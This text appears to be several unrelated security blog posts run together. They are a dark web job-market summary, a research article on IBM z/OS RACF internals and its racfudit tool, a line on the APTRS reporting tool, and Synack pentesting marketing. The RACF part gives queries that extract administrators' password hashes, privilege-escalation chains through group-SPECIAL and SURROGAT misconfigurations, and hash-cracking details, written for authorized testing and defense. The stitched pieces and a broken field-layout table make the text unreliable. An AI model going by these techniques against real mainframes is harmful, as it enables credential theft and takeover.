In 2022, we published our research examining how IT specialists look for work on the dark web. Since then, the job market has shifted, along with the expectations and requirements placed on professionals. However, recruitment and headhunting on the dark web remain active.
So, what does this job market look like today? This report examines how employment and recruitment function on the dark web, drawing on 2,225 job-related posts collected from shadow forums between January 2023 and June 2025. Our analysis shows that the dark web continues to serve as a parallel labor market with its own norms, recruitment practices and salary expectations, while also reflecting broader global economic shifts. Notably, job seekers increasingly describe prior work experience within the shadow economy, suggesting that for many, this environment is familiar and long-standing.
The majority of job seekers do not specify a professional field, with 69% expressing willingness to take any available work. At the same time, a wide range of roles are represented, particularly in IT. Developers, penetration testers and money launderers remain the most in-demand specialists, with reverse engineers commanding the highest average salaries. We also observe a significant presence of teenagers in the market, many seeking small, fast earnings and often already familiar with fraudulent schemes.
While the shadow market contrasts with legal employment in areas such as contract formality and hiring speed, there are clear parallels between the two. Both markets increasingly prioritize practical skills over formal education, conduct background checks and show synchronized fluctuations in supply and demand.
Looking ahead, we expect the average age and qualifications of dark web job seekers to rise, driven in part by global layoffs. Ultimately, the dark web job market is not isolated — it evolves alongside the legitimate labor market, influenced by the same global economic forces.
In our previous article we dissected penetration testing techniques for IBM z/OS mainframes protected by the Resource Access Control Facility (RACF) security package. In this second part of our research, we delve deeper into RACF by examining its decision-making logic, database structure, and the interactions between the various entities in this subsystem. To facilitate offline analysis of the RACF database, we have developed our own utility, racfudit, which we will use to perform possible checks and evaluate RACF configuration security. As part of this research, we also outline the relationships between RACF entities (users, resources, and data sets) to identify potential privilege escalation paths for z/OS users.
This material is provided solely for educational purposes and is intended to assist professionals conducting authorized penetration tests.
RACF internal architecture
Overall role

z/OS access control diagram
To thoroughly analyze RACF, let’s recall its role and the functions of its components within the overall z/OS architecture. As illustrated in the diagram above, RACF can generally be divided into a service component and a database. Other components exist too, such as utilities for RACF administration and management, or the RACF Auditing and Reporting solution responsible for event logging and reporting. However, for a general understanding of the process, we believe these components are not strictly necessary. The RACF database stores information about z/OS users and the resources for which access control is configured. Based on this data, the RACF service component performs all necessary security checks when requested by other z/OS components and subsystems. RACF typically interacts with other subsystems through the System Authorization Facility (SAF) interface. Various z/OS components use SAF to authorize a user’s access to resources or to execute a user-requested operation. It is worth noting that while this paper focuses on the operating principle of RACF as the standard security package, other security packages like ACF2 or Top Secret can also be used in z/OS.
Let’s consider an example of user authorization within the Time Sharing Option (TSO) subsystem, the z/OS equivalent of a command line interface. We use an x3270 terminal emulator to connect to the mainframe. After successful user authentication in z/OS, the TSO subsystem uses SAF to query the RACF security package, checking that the user has permission to access the TSO resource manager. The RACF service queries the database for user information, which is stored in a user profile. If the database contains a record of the required access permissions, the user is authorized, and information from the user profile is placed into the address space of the new TSO session within the ACEE (Accessor Environment Element) control block. For subsequent attempts to access other z/OS resources within that TSO session, RACF uses the information in ACEE to make the decision on granting user access. SAF reads data from ACEE and transmits it to the RACF service. RACF makes the decision to grant or deny access, based on information in the relevant profile of the requested resource stored in the database. This decision is then sent back to SAF, which processes the user request accordingly. The process of querying RACF repeats for any further attempts by the user to access other resources or execute commands within the TSO session.
Thus, RACF handles identification, authentication, and authorization of users, as well as granting privileges within z/OS.
RACF database components
As discussed above, access decisions for resources within z/OS are made based on information stored in the RACF database. This data is kept in the form of records, or as RACF terminology puts it, profiles. These contain details about specific z/OS objects. While the RACF database can hold various profile types, four main types are especially important for security analysis:
User profile holds user-specific information such as logins, password hashes, special attributes, and the groups the user belongs to.
Group profile contains information about a group, including its members, owner, special attributes, list of subgroups, and the access permissions of group members for that group.
Data set profile stores details about a data set, including access permissions, attributes, and auditing policy.
General resource profile provides information about a resource or resource class, such as resource holders, their permissions regarding the resource, audit policy, and the resource owner.
The RACF database contains numerous instances of these profiles. Together, they form a complex structure of relationships between objects and subjects within z/OS, which serves as the basis for access decisions.
Logical structure of RACF database profiles

Each profile is composed of one or more segments. Different profile types utilize different segment types.
For example, a user profile instance may contain the following segments:
BASE: core user information in RACF (mandatory segment);
TSO: user TSO-session parameters;
OMVS: user session parameters within the z/OS UNIX subsystem;
KERB: data related to the z/OS Network Authentication Service, essential for Kerberos protocol operations;
and others.
User profile segments
Different segment types are distinguished by the set of fields they store. For instance, the BASE segment of a user profile contains the following fields:
PASSWORD: the user’s password hash;
PHRASE: the user’s password phrase hash;
LOGIN: the user’s login;
OWNER: the owner of the user profile;
AUTHDATE: the date of the user profile creation in the RACF database;
and others.
The PASSWORD and PHRASE fields are particularly interesting for security analysis, and we will dive deeper into these later.
RACF database structure
It is worth noting that the RACF database is stored as a specialized data set with a specific format. Grasping this format is very helpful when analyzing the DB and mapping the relationships between z/OS objects and subjects.
As discussed in our previous article, a data set is the mainframe equivalent of a file, composed of a series of blocks.

RACF DB structure
The image above illustrates the RACF database structure, detailing the data blocks and their offsets. From the RACF DB analysis perspective, and when subsequently determining the relationships between z/OS objects and subjects, the most critical blocks include:
The header block, or inventory control block (ICB), which contains various metadata and pointers to all other data blocks within the RACF database. By reading the ICB, you gain access to the rest of the data blocks.
Index blocks, which form a singly linked list that contains pointers to all profiles and their segments in the RACF database – that is, to the information about all users, groups, data sets, and resources.
Templates: a crucial data block containing templates for all profile types (user, group, data set, and general resource profiles). The templates list fields and specify their format for every possible segment type within the corresponding profile type.
Upon dissecting the RACF database structure, we identified the need for a utility capable of extracting all relevant profile information from the DB, regardless of its version. This utility would also need to save the extracted data in a convenient format for offline analysis. Performing this type of analysis provides a comprehensive picture of the relationships between all objects and subjects for a specific z/OS installation, helping uncover potential security vulnerabilities that could lead to privilege escalation or lateral movement.
Utilities for RACF DB analysis
At the previous stage, we defined the following functional requirements for an RACF DB analysis utility:
The ability to analyze RACF profiles offline without needing to run commands on the mainframe
The ability to extract exhaustive information about RACF profiles stored in the DB
Compatibility with various RACF DB versions
Intuitive navigation of the extracted data and the option to present it in various formats: plaintext, JSON, SQL, etc.
Overview of existing RACF DB analysis solutions
We started by analyzing off-the-shelf tools and evaluating their potential for our specific needs:
Racf2john extracts user password hashes (from the PASSWORD field) encrypted with the DES and KDFAES algorithms from the RACF database. While this was a decent starting point, we needed more than just the PASSWORD field; specifically, we also needed to retrieve content from other profile fields like PHRASE.
Racf2sql takes an RACF DB dump as input and converts it into an SQLite database, which can then be queried with SQL. This is convenient, but the conversion process risks losing data critical for z/OS security assessment and identifying misconfigurations. Furthermore, the tool requires a database dump generated by the z/OS IRRDBU00 utility (part of the RACF security package) rather than the raw database itself.
IRRXUTIL allows querying the RACF DB to extract information. It is also part of the RACF security package. It can be conveniently used with a set of scripts written in REXX (an interpreted language used in z/OS). However, these scripts demand elevated privileges (access to one or more IRR.RADMIN.** resources in the FACILITY resource class) and must be executed directly on the mainframe, which is unsuitable for the task at hand.
Racf_debug_cleanup.c directly analyzes a RACF DB from a data set copy. A significant drawback is that it only parses BASE segments and outputs results in plaintext.
As you can see, existing tools don’t satisfy our needs. Some utilities require direct execution on the mainframe. Others operate on a data set copy and extract incomplete information from the DB. Moreover, they rely on hardcoded offsets and signatures within profile segments, which can vary across RACF versions. Therefore, we decided to develop our own utility for RACF database analysis.
Introducing racfudit
We have written our own platform-independent utility racfudit in Golang and tested it across various z/OS versions (1.13, 2.02, and 3.1). Below, we delve into the operating principles, capabilities and advantages of our new tool.
Extracting data from the RACF DB

To analyze RACF DB information offline, we first needed a way to extract structured data. We developed a two-stage approach for this:
The first stage involves analyzing the templates stored within the RACF DB. Each template describes a specific profile type, its constituent segments, and the fields within those segments, including their type and size. This allows us to obtain an up-to-date list of profile types, their segments, and associated fields, regardless of the RACF version.
In the second stage, we traverse all index blocks to extract every profile with its content from the RACF DB. These collected profiles are then processed and parsed using the templates obtained in the first stage.
The first stage is crucial because RACF DB profiles are stored as unstructured byte arrays. The templates are what define how each specific profile (byte array) is processed based on its type.
Thus, we defined the following algorithm to extract structured data.
Extracting data from the RACF DB using templates
We offload the RACF DB from the mainframe and read its header block (ICB) to determine the location of the templates.
Based on the template for each profile type, we define an algorithm for structuring specific profile instances according to their type.
We use the content of the header block to locate the index blocks, which store pointers to all profile instances.
We read all profile instances and their segments sequentially from the list of index blocks.
For each profile instance and its segments we read, we apply the processing algorithm based on the corresponding template.
All processed profile instances are saved in an intermediate state, allowing for future storage in various formats, such as plaintext or SQLite.
The advantage of this approach is its version independence. Even if templates and index blocks change their structure across RACF versions, our utility will not lose data because it dynamically determines the structure of each profile type based on the relevant template.
Analyzing extracted RACF DB information

Our racfudit utility can present collected RACF DB information as an SQLite database or a plaintext file.
RACF DB information as an SQLite DB (top) and text data (bottom)
Using SQLite, you can execute SQL queries to identify misconfigurations in RACF that could be exploited for privilege escalation, lateral movement, bypassing access controls, or other pentesting tactics. It is worth noting that the set of SQL queries used for processing information in SQLite can be adapted to validate current RACF settings against security standards and best practices. Let’s look at some specific examples of how to use the racfudit utility to uncover security issues.
Collecting password hashes
One of the primary goals in penetration testing is to get a list of administrators and a way to authorize using their credentials. This can be useful for maintaining persistence on the mainframe, moving laterally to other mainframes, or even pivoting to servers running different operating systems. Administrators are typically found in the SYS1 group and its subgroups. The example below shows a query to retrieve hashes of passwords (PASSWORD) and password phrases (PHRASE) for privileged users in the SYS1 group.
select ProfileName,PHRASE,PASSWORD,CONGRPNM from USER_BASE where CONGRPNM LIKE "%SYS1%";
Of course, to log in to the system, you need to crack these hashes to recover the actual passwords. We cover that in more detail below.
Searching for inadequate UACC control in data sets
The universal access authority (UACC) defines the default access permissions to the data set. This parameter specifies the level of access for all users who do not have specific access permissions configured. Insufficient control over UACC values can pose a significant risk if elevated access permissions (UPDATE or higher) are set for data sets containing sensitive data or for APF libraries, which could allow privilege escalation. The query below helps identify data sets with default ALTER access permissions, which allow users to read, delete and modify the data set.
select ProfileName, UNIVACS from DATASET_BASE where UNIVACS LIKE "1%";
The UACC field is not present only in data set profiles; it is also found in other profile types. Weak control in the configuration of this field can give a penetration tester access to resources.
RACF profile relationships
As mentioned earlier, various RACF entities have relationships. Some are explicitly defined; for example, a username might be listed in a group profile within its member field (USERID field). However, there are also implicit relationships. For instance, if a user group has UPDATE access to a specific data set, every member of that group implicitly has write access to that data set. This is a simple example of implicit relationships. Next, we delve into more complex and specific relationships within the RACF database that a penetration tester can exploit.
RACF profile fields

A deep dive into RACF internal architecture reveals that misconfigurations of access permissions and other attributes for various RACF entities can be difficult to detect and remediate in some scenarios. These seemingly minor errors can be critical, potentially leading to mainframe compromise. The explicit and implicit relationships within the RACF database collectively define the mainframe’s current security posture. As mentioned, each profile type in the RACF database has a unique set of fields and attributes that describe how profiles relate to one another. Based on these fields and attributes, we have compiled lists of key fields that help build and analyze relationship chains.
User profile fields
SPECIAL: indicates that the user has privileges to execute any RACF command and grants them full control over all profiles in the RACF database.
OPERATIONS: indicates whether the user has authorized access to all RACF-protected resources of the DATASET, DASDVOL, GDASDVOL, PSFMPL, TAPEVOL, VMBATCH, VMCMD, VMMDISK, VMNODE, and VMRDR classes. While actions for users with this field specified are subject to certain restrictions, in a penetration testing context the OPERATIONS field often indicates full data set access.
AUDITOR: indicates whether the user has permission to access audit information.
AUTHOR: the creator of the user. It has certain privileges over the user, such as the ability to change their password.
REVOKE: indicates whether the user can log in to the system.
Password TYPE: specifies the hash type (DES or KDFAES) for passwords and password phrases. This field is not natively present in the user profile, but it can be created based on how different passwords and password phrases are stored.
Group-SPECIAL: indicates whether the user has full control over all profiles within the scope defined by the group or groups field. This is a particularly interesting field that we explore in more detail below.
Group-OPERATIONS: indicates whether the user has authorized access to all RACF-protected resources of the DATASET, DASDVOL, GDASDVOL, PSFMPL, TAPEVOL, VMBATCH, VMCMD, VMMDISK, VMNODE and VMRDR classes within the scope defined by the group or groups field.
Group-AUDITOR: indicates whether the user has permission to access audit information within the scope defined by the group or groups field.
CLAUTH (class authority): allows the user to create profiles within the specified class or classes. This field enables delegation of management privileges for individual classes.
GROUPIDS: contains a list of groups the user belongs to.
UACC (universal access authority): defines the UACC value for new profiles created by the user.
Group profile fields
UACC (universal access authority): defines the UACC value for new profiles that the user creates when connected to the group.
OWNER: the creator of the group. The owner has specific privileges in relation to the current group and its subgroups.
USERIDS: the list of users within the group. The order is essential.
USERACS: the list of group members with their respective permissions for access to the group. The order is essential.
SUPGROUP: the name of the superior group.
General resource and data set profile fields
UACC (universal access authority): defines the default access permissions to the resource or data set.
OWNER: the creator of the resource or data set, who holds certain privileges over it.
WARNING: indicates whether the resource or data set is in WARNING mode.
USERIDS: the list of user IDs associated with the resource or data set. The order is essential.
USERACS: the list of users with access permissions to the resource or data set. The order is essential.
RACF profile relationship chains

The fields listed above demonstrate the presence of relationships between RACF profiles. We have decided to name these relationships similarly to those used in BloodHound, a popular tool for analyzing Active Directory misconfigurations. Below are some examples of these relationships – the list is not exhaustive.
Owner: the subject owns the object.
MemberOf: the subject is part of the object.
AllowJoin: the subject has permission to add itself to the object.
AllowConnect: the subject has permission to add another object to the specified object.
AllowCreate: the subject has permission to create an instance of the object.
AllowAlter: the subject has the ALTER privilege for the object.
AllowUpdate: the subject has the UPDATE privilege for the object.
AllowRead: the subject has the READ privilege for the object.
CLAuthTo: the subject has permission to create instances of the object as defined in the CLAUTH field.
GroupSpecial: the subject has full control over all profiles within the object’s scope of influence as defined in the group-SPECIAL field.
GroupOperations: the subject has permissions to perform certain operations with the object as defined in the group-OPERATIONS field.
ImpersonateTo: the subject grants the object the privilege to perform certain operations on the subject’s behalf.
ResetPassword: the subject grants another object the privilege to reset the password or password phrase of the specified object.
UnixAdmin: the subject grants superuser privileges to the object in z/OS UNIX.
SetAPF: the subject grants another object the privilege to set the APF flag on the specified object.
These relationships serve as edges when constructing a graph of subject–object interconnections. Below are examples of potential relationships between specific profile types.
Examples of relationships between RACF profiles
Visualizing and analyzing these relationships helped us identify specific chains that describe potential RACF security issues, such as a path from a low-privileged user to a highly-privileged one. Before we delve into examples of these chains, let’s consider another interesting and peculiar feature of the relationships between RACF database entities.
Implicit RACF profile relationships

We have observed a fascinating characteristic of the group-SPECIAL, group-OPERATIONS, and group-AUDITOR fields within a user profile. If the user has any group specified in one of these fields, that group’s scope of influence extends the user’s own scope.
Scope of influence of a user with a group-SPECIAL field
For instance, consider USER1 with GROUP1 specified in the group-SPECIAL field. If GROUP1 owns GROUP2, and GROUP2 subsequently owns USER5, then USER1 gains privileges over USER5. This is not just about data access; USER1 essentially becomes the owner of USER5. A unique aspect of z/OS is that this level of access allows USER1 to, for example, change USER5’s password, even if USER5 holds privileged attributes like SPECIAL, OPERATIONS, ROAUDIT, AUDITOR, or PROTECTED.
Below is an SQL query, generated using the racfudit utility, that identifies all users and groups where the specified user possesses special attributes:
select ProfileName, CGGRPNM, CGUACC, CGFLAG2 from USER_BASE WHERE (CGFLAG2 LIKE '%10000000%');
Here is a query to find users whose owners (AUTHOR) are not the standard default administrators:
select ProfileName,AUTHOR from USER_BASE WHERE (AUTHOR NOT LIKE '%IBMUSER%' AND AUTHOR NOT LIKE 'SYS1%');
Let’s illustrate how user privileges can be escalated through these implicit profile relationships.
Privilege escalation via the group-SPECIAL field

In this scenario, the user TESTUSR has the group-SPECIAL field set to PASSADM. This group, PASSADM, owns the OPERATOR user. This means TESTUSR’s scope of influence expands to include PASSADM’s scope, thereby granting TESTUSR control over OPERATOR. Consequently, if TESTUSR’s credentials are compromised, the attacker gains access to the OPERATOR user. The OPERATOR user, in turn, has READ access to the IRR.PASSWORD.RESET resource, which allows them to assign a password to any user who does not possess privileged permissions.
Having elevated privileges in z/OS UNIX is often sufficient for compromising the mainframe. These can be acquired through several methods:
Grant the user READ access to the BPX.SUPERUSER resource of the FACILITY class.
Grant the user READ access to UNIXPRIV.SUPERUSER.* resources of the UNIXPRIV class.
Set the UID field to 0 in the OMVS segment of the user profile.
For example, the DFSOPER user has READ access to the BPX.SUPERUSER resource, making them privileged in z/OS UNIX and, by extension, across the entire mainframe. However, DFSOPER does not have the explicit privileged fields SPECIAL, OPERATIONS, AUDITOR, ROAUDIT and PROTECTED set, meaning the OPERATOR user can change DFSOPER’s password. This allows us to define the following sequence of actions to achieve high privileges on the mainframe:
Obtain and use TESTUSR’s credentials to log in.
Change OPERATOR’s password and log in with those credentials.
Change DFSOPER’s password and log in with those credentials.
Access the z/OS UNIX Shell with elevated privileges.
We uncovered another implicit RACF profile relationship that enables user privilege escalation.
Privilege escalation from a chain of misconfigurations

In another example, the TESTUSR user has READ access to the OPERSMS.SUBMIT resource of the SURROGAT class. This implies that TESTUSR can create a task under the identity of OPERSMS using the ImpersonateTo relationship. OPERSMS is a member of the HFSADMIN group, which has READ access to the TESTAUTH resource of the TSOAUTH class. This resource indicates whether the user can run an application or library as APF-authorized – this requires only READ access. Therefore, if APF access is misconfigured, the OPERSMS user can escalate their current privileges to the highest possible level. This outlines a path from the low-privileged TESTUSR to obtaining maximum privileges on the mainframe.
At this stage, the racfudit utility allows identifying these connections only manually through a series of SQLite database queries. However, we are planning to add support for another output format, including Neo4j DBMS integration, to automatically visualize the interconnected chains described above.
Password hashes in RACF
To escalate privileges and gain mainframe access, we need the credentials of privileged users. We previously used our utility to extract their password hashes. Now, let’s dive into the password policy principles in z/OS and outline methods for recovering passwords from these collected hashes.
The primary password authentication methods in z/OS, based on RACF, are PASSWORD and PASSPHRASE. PASSWORD is a password composed by default of ASCII characters: uppercase English letters, numbers, and special characters (@#$). Its length is limited to 8 characters. PASSPHRASE, or a password phrase, has a more complex policy, allowing 14 to 100 ASCII characters, including lowercase or uppercase English letters, numbers, and an extended set of special characters (@#$&*{}[]()=,.;’+/). Hashes for both PASSWORD and PASSPHRASE are stored in the user profile within the BASE segment, in the PASSWORD and PHRASE fields, respectively. Two algorithms are used to derive their values: DES and KDFAES.
It is worth noting that we use the terms “password hash” and “password phrase hash” for clarity. When using the DES and KDFAES algorithms, user credentials are stored in the RACF database as encrypted text, not as a hash sum in its classical sense. Nevertheless, we will continue to use “password hash” and “password phrase hash” as is customary in IBM documentation.
Let’s discuss the operating principles and characteristics of the DES and KDFAES algorithms in more detail.
DES

When the DES algorithm is used, the computation of PASSWORD and PHRASE values stored in the RACF database involves classic DES encryption. Here, the plaintext data block is the username (padded to 8 characters if shorter), and the key is the password (also padded to 8 characters if shorter).
PASSWORD
The username is encrypted with the password as the key via the DES algorithm, and the 8-byte result is placed in the user profile’s PASSWORD field.
DES encryption of a password
Keep in mind that both the username and password are encoded with EBCDIC. For instance, the username USR1 would look like this in EBCDIC: e4e2d9f140404040. The byte 0x40 serves as padding for the plaintext to reach 8 bytes.
This password can be recovered quite fast, given the small keyspace and low computational complexity of DES. For example, a brute-force attack powered by a cluster of NVIDIA 4090 GPUs takes less than five minutes.
The hashcat tool includes a module (Hash-type 8500) for cracking RACF passwords with the DES algorithm.
PASSPHRASE
PASSPHRASE encryption is a bit more complex, and a detailed description of its algorithm is not readily available. However, our research uncovered certain interesting characteristics.

First, the final hash length in the PHRASE field matches the original password phrase length. Essentially, the encrypted data output from DES gets truncated to the input plaintext length without padding. This design can clearly lead to collisions and incorrect authentication under certain conditions. For instance, if the original password phrase is 17 bytes long, it will be encrypted in three blocks, with the last block padded with seven bytes. These padded bytes are then truncated after encryption. In this scenario, any password whose first 17 encrypted bytes match the encrypted PASSPHRASE would be considered valid.
The second interesting feature is that the PHRASE field value is also computed using the DES algorithm, but it employs a proprietary block chaining mode. We will informally refer to this as IBM-custom mode.
DES encryption of a password phrase
Given these limitations, we can use the hashcat module for RACF DES to recover the first 8 characters of a password phrase from the first block of encrypted data in the PHRASE field. In some practical scenarios, recovering the beginning of a password phrase allowed us to guess the remainder, especially when weak dictionary passwords were used. For example, if we recovered Admin123 (8 characters) while cracking a 15-byte PASSPHRASE hash, then it is plausible the full password phrase was Admin1234567890.
KDFAES
Computing passwords and password phrases generated with the KDFAES algorithm is significantly more challenging than with DES. KDFAES is a proprietary IBM algorithm that leverages AES encryption. The encryption key is generated from the password using the PBKDF2 function with a specific number of hashing iterations.
PASSWORD

The diagram below outlines the multi-stage KDFAES PASSWORD encryption algorithm.
KDFAES encryption of a password
The first stage mirrors the DES-based PASSWORD computation algorithm. Here, the plaintext username is encrypted using the DES algorithm with the password as the key. The username is also encoded in EBCDIC and padded if it’s shorter than 8 bytes. The resulting 8-byte output serves as the key for the second stage: hashing. This stage employs a proprietary IBM algorithm built upon PBKDF2-SHA256-HMAC. A randomly generated 16-byte string (salt) is fed into this algorithm along with the 8-byte key from the first stage. This data is then iteratively hashed using PBKDF2-SHA256-HMAC. The number of iterations is determined by two parameters set in RACF: the memory factor and the repetition factor. The output of the second stage is a 32-byte hash, which is then used as the key for AES encryption of the username in the third stage.
The final output is 16 bytes of encrypted data. The first 8 bytes are appended to the end of the PWDX field in the user profile BASE segment, while the other 8 bytes are placed in the PASSWORD field within the same segment.
The PWDX field in the BASE segment has the following structure:
In the profiles we analyzed, we observed only the value E7D7E66D
4–7
4 bytes
Hash type
In the profiles we analyzed, we observed only two values: 00180000 for PASSWORD hashes and 00140000 for PASSPHRASE hashes
8–9
2 bytes
Memory factor
A value that determines the number of iterations in the hashing stage
10–11
2 bytes
Repetition factor
A value that determines the number of iterations in the hashing stage
12–15
4 bytes
Unknown value
In the profiles we analyzed, we observed only the value 00100010
16–31
16 bytes
Salt
A randomly generated 16-byte string used in the hashing stage
32–39
8 bytes
The first half of the password hash
The first 8 bytes of the final encrypted data
You can use the dedicated module in the John the Ripper utility for offline password cracking. While an IBM KDFAES module for an older version of hashcat exists publicly, it was never integrated into the main branch. Therefore, we developed our own RACF KDFAES module compatible with the current hashcat version.
The time required to crack an RACF KDFAES hash has significantly increased compared to RACF DES, largely due to the integration of PBKDF2. For instance, if the memory factor and repetition factor are set to 0x08 and 0x32 respectively, the hashing stage can reach 40,000 iterations. This can extend the password cracking time to several months or even years.
PASSPHRASE

KDFAES encryption of a password phrase
Encrypting a password phrase hash with KDFAES shares many similarities with encrypting a password hash. According to public sources, the primary difference lies in the key used during the second stage. For passwords, data derived from DES-encrypting the username was used, while for a password phrase, its SHA256 hash is used. During our analysis, we could not determine the exact password phrase hashing process – specifically, whether padding is involved, if a secret key is used, and so on.
Additionally, when using a password phrase, the PHRASE and PHRASEX fields instead of PASSWORD and PWDX, respectively, store the final hash, with the PHRASEX value having a similar structure.
Conclusion
In this article, we have explored the internal workings of the RACF security package, developed an approach to extracting information, and presented our own tool developed for the purpose. We also outlined several potential misconfigurations that could lead to mainframe compromise and described methods for detecting them. Furthermore, we examined the algorithms used for storing user credentials (passwords and password phrases) and highlighted their strengths and weaknesses.
We hope that the information presented in this article helps mainframe owners better understand and assess the potential risks associated with incorrect RACF security suite configurations and take appropriate mitigation steps. Transitioning to the KDFAES algorithm and password phrases, controlling UACC values, verifying access to APF libraries, regularly tracking user relationship chains, and other steps mentioned in the article can significantly enhance your infrastructure security posture with minimal effort.
In conclusion, it is worth noting that only a small percentage of the RACF database structure has been thoroughly studied. Comprehensive research would involve uncovering additional relationships between database entities, further investigating privileges and their capabilities, and developing tools to exploit excessive privileges. The topic of password recovery is also not fully covered because the encryption algorithms have not been fully studied. IBM z/OS mainframe researchers have immense opportunities for analysis. As for us, we will continue to shed light on the obscure, unexplored aspects of these devices, to help prevent potential vulnerabilities in mainframe infrastructure and associated security incidents.
APTRS (Automated Penetration Testing Reporting System) is an automated reporting tool in Python and Django. The tool allows Penetration testers to create a report directly without using the Traditional Docx file. It also provides an approach to keeping track of the projects and vulnerabilities.
While the end of the year looms, security teams are busy closing out projects before the holiday season. One of our clients, a large multinational company, has a requirement to have a large number of assets tested annually for vulnerabilities by an external provider, adding to the end-of-year task list.
Our client faced a situation where they had a large number of assets that needed testing in the final months of the year. In this situation, a traditional pentesting model struggles to scale. A pentester, or even a small team of pentesters, can only work so fast: All you can do is prioritize your key assets and work through the rest as quickly as you can. Or throw more money at the problem by bringing in additional pentesters, if they’re even available.
Synack’s model is different. The Synack Platform provides a scalable means for clients to prepare and manage their assessment requests, as well as to track progress on their annual compliance requirements. Our global community of skilled, vetted researchers allows our clients to scale testing on-demand to meet peaks within the business cycle. In this case, we more than doubled the number of concurrent assessments running within the space of a month.
How We Scale Your Pentesting In a Pinch
The Synack Platform plays a key role in enabling scaling security testing quickly and effectively. Individual subsidiaries of a company are able to request testing for specific assets by providing the relevant data through the client portal.
At Synack, we refer to a test of one or a group of assets as an “assessment.” Once an assessment is submitted, the assets are scoped by our Security Operations Engineers to provide a clear and well-documented scope for the Synack Red Team (SRT), our community of 1,500 security researchers. Then we propose a schedule and associated Rules of Engagement, the terms SRT must follow to participate in an assessment.
Once the client agrees to the schedule, these assessments comprise 7-10 days of testing, combining both our SmartScan technology as well as testing by SRT. Once an assessment is running, the client has the ability to pause it through the portal as well as send messages to SRT researchers to direct their attention to key features or areas of interest.
Remediate Vulns with the Same Speed as Testing
The portal provides users with instant access to reports on vulnerabilities uncovered by our SRT as soon as those have been reviewed and approved by our Vulnerability Operations Team. These reports can be anything from a one-page executive summary for C-suite readers to an in-depth technical walkthrough of the steps to reproduce the vulnerability as well as the measures to take to remediate it.
Reports are ideal for the engineering teams responsible for developing and maintaining the assets, helping them quickly understand and solve any security flaws identified. Once the development teams have fixed the vulnerabilities, the client also has the ability to request “Patch Verification” through the portal. Patch verifications will usually be conducted by the SRT member who found the vulnerability, confirming if it is fixed or if the issue persists.
To learn more about how Synack’s scalable capabilities can meet your security and compliance needs, contact us.
The concept of bug bounty programs is simple. You allow a group of security researchers, also known as ethical hackers, to access your systems and applications so they can probe for security vulnerabilities – bugs in your code. And you pay them a bounty on the bugs they find. The more bugs the researcher finds, the more money he makes.
Assessing the value or success of bug bounty programs can be difficult. There is no one methodology or approach to implementing and managing a bug bounty program. For example, a program could employ a couple or hackers or several hundred. It could be run internally or with a bug bounty partner. How much does the customer pay for the program and what reward should the hacker get?
While many organizations have jumped on the bug bounty bandwagon over the last decade or so, the results have been disappointing for some. Many companies disappointed by their bug bounty experience have talked with Synack. We can group their experiences into three major categories: researcher vetting and standards, quality of results, and program control and management.
Researcher Vetting and Standards
When you implement a bug bounty program you are relying on ethical hackers, security researchers that have the skills and expertise to break into your system and root around for security vulnerabilities. Someone has to vet those hackers to ensure that they can do the job, that they have the level and diversity of experience required to provide a thorough vulnerability assessment. And how do you know that someone signing up for the program has the right skills and is trustworthy? There are no standards to go by. Some bug bounty programs are open to just about anyone.
Quality of Results
Bug bounty programs are notorious for producing quantity over quality. After all, more bugs found means more rewards. So security managers often find themselves wading through piles of low-quality and low-severity vulnerabilities that divert their attention and resources from serious, exploitable vulnerabilities. For example, an organization with internal service-level agreements (SLAs) for remediation of vulnerabilities may be forced to spend time on low-priority patching, just to have good metrics. This isn’t always the best path to minimize risk in the organization.
Results can also be highly dependent on the group assigned to do the hacking. Small groups – we have seen some programs that have only a handful of researchers – suffer from a lack of diversity and vision. Large groups usually cast a wider net but are more difficult to manage and control. And how much your researchers get paid is an important consideration. For example, if a company pays “average” compared to other targets on a bug bounty platform, they will not get the attention of above-average researchers. Published reports from bug bounty companies state that only 6-20% of found vulnerabilities have a CVSS (Common Vulnerability Scoring System) of 7.0 or greater, which would be below the typical customer experience seen at Synack.
Program Control and Management
By far the biggest drawback to bug bounty programs is the lack of program control and management. Turning a team of hackers loose to find security bugs is only the first step. Did they demonstrably put in effort in the form of hours or broad coverage? What happens after bugs are found? How are the results reported? Who follows up with triaging or remediation? Who verifies resolution?
The short answer is… it depends. Every program has its own processes and procedures. The longer answer is that most bug bounty programs don’t put a lot of effort into this area. Hackers are left to go off on their own with little monitoring. They don’t see analytics that help them efficiently choose where to hack. Internal security teams may need to wade through the resulting reports, triage the found bugs, resolve or remediate the bug condition, and verify that bugs have been appropriately addressed.
An Integrated Approach to Vulnerability Testing
These are just a few of the problems associated with bug bounty programs. But even without these issues, attacking vulnerabilities with a bug bounty program is not a panacea to test your cybersecurity posture. Finding high-criticality vulnerabilities is fine, but you need to consider context when assessing vulnerabilities. You need to take an integrated approach to vulnerability testing.
Synack provides high-quality vulnerability testing through its community of 1,500+ vetted security researchers, the Synack Red Team (SRT). Not tied to a bug bounty concept, Synack manages the SRT and provides a secure platform so they can communicate and perform testing over VPN. Through the platform Synack can monitor all the researcher traffic directly, to analyze, log, throttle or halt it.
Synack researchers are all highly skilled and bug reports typically have signal-to-noise ratios approaching 100%. High and critical vulnerabilities making up approximately 40% or more of reports is typical. Beyond simply finding bugs, researchers consider context and exploitability and recommend remediation steps. They can retest to confirm resolution or help customers find a more airtight patch.
So when you consider your next offensive security testing program, know what you’re getting with bug bounty programs. Think comprehensive pentesting with a company that can help you locate vulnerabilities that matter and address them, now and in the future.
Last week, we released a new API Pentesting product that allows you to test your headless API endpoints through the Synack Platform. Before the release, we conducted more than 100 requests for headless API pentests, indicating a growing need from our customers. This new capability provides an opportunity to get human-led testing and proof-of-coverage on this critical and sprawling part of the attack surface.
Testing APIs Through Web Applications Versus Headless Testing
For years, Synack has found exploitable API vulnerabilities through web applications. However, as Gartner notes, 90% of web applications now have a larger attack surface exposed via APIs than through the user interface. Performing web app pentests is no longer adequate for securing the API attack surface, hence the need for the new headless API pentest from Synack.
Our API pentesting product allows you to activate researchers from the Synack Red Team (SRT) to pentest your API endpoints, headless or otherwise. These researchers have proven API testing skills and will provide thorough testing coverage with less noise than automated solutions.
The Synack Difference: Human-led Coverage and Results
Automated API scanners and testing solutions can provide many false positives and noise. With our human-led pentesting, we leverage the creativity and diverse perspectives of global researchers to provide meaningful testing coverage and find the vulnerabilities that matter. SRT researchers are compensated for completing the check and are also paid for any exploitable vulnerability findings to ensure a thorough, incentive-driven test.
Write-ups for the testing done on each endpoint will be made available in real time and are also vetted by vulnerability operations. The reports can also be easily exported to PDFs for convenient sharing with compliance auditors or other audiences.
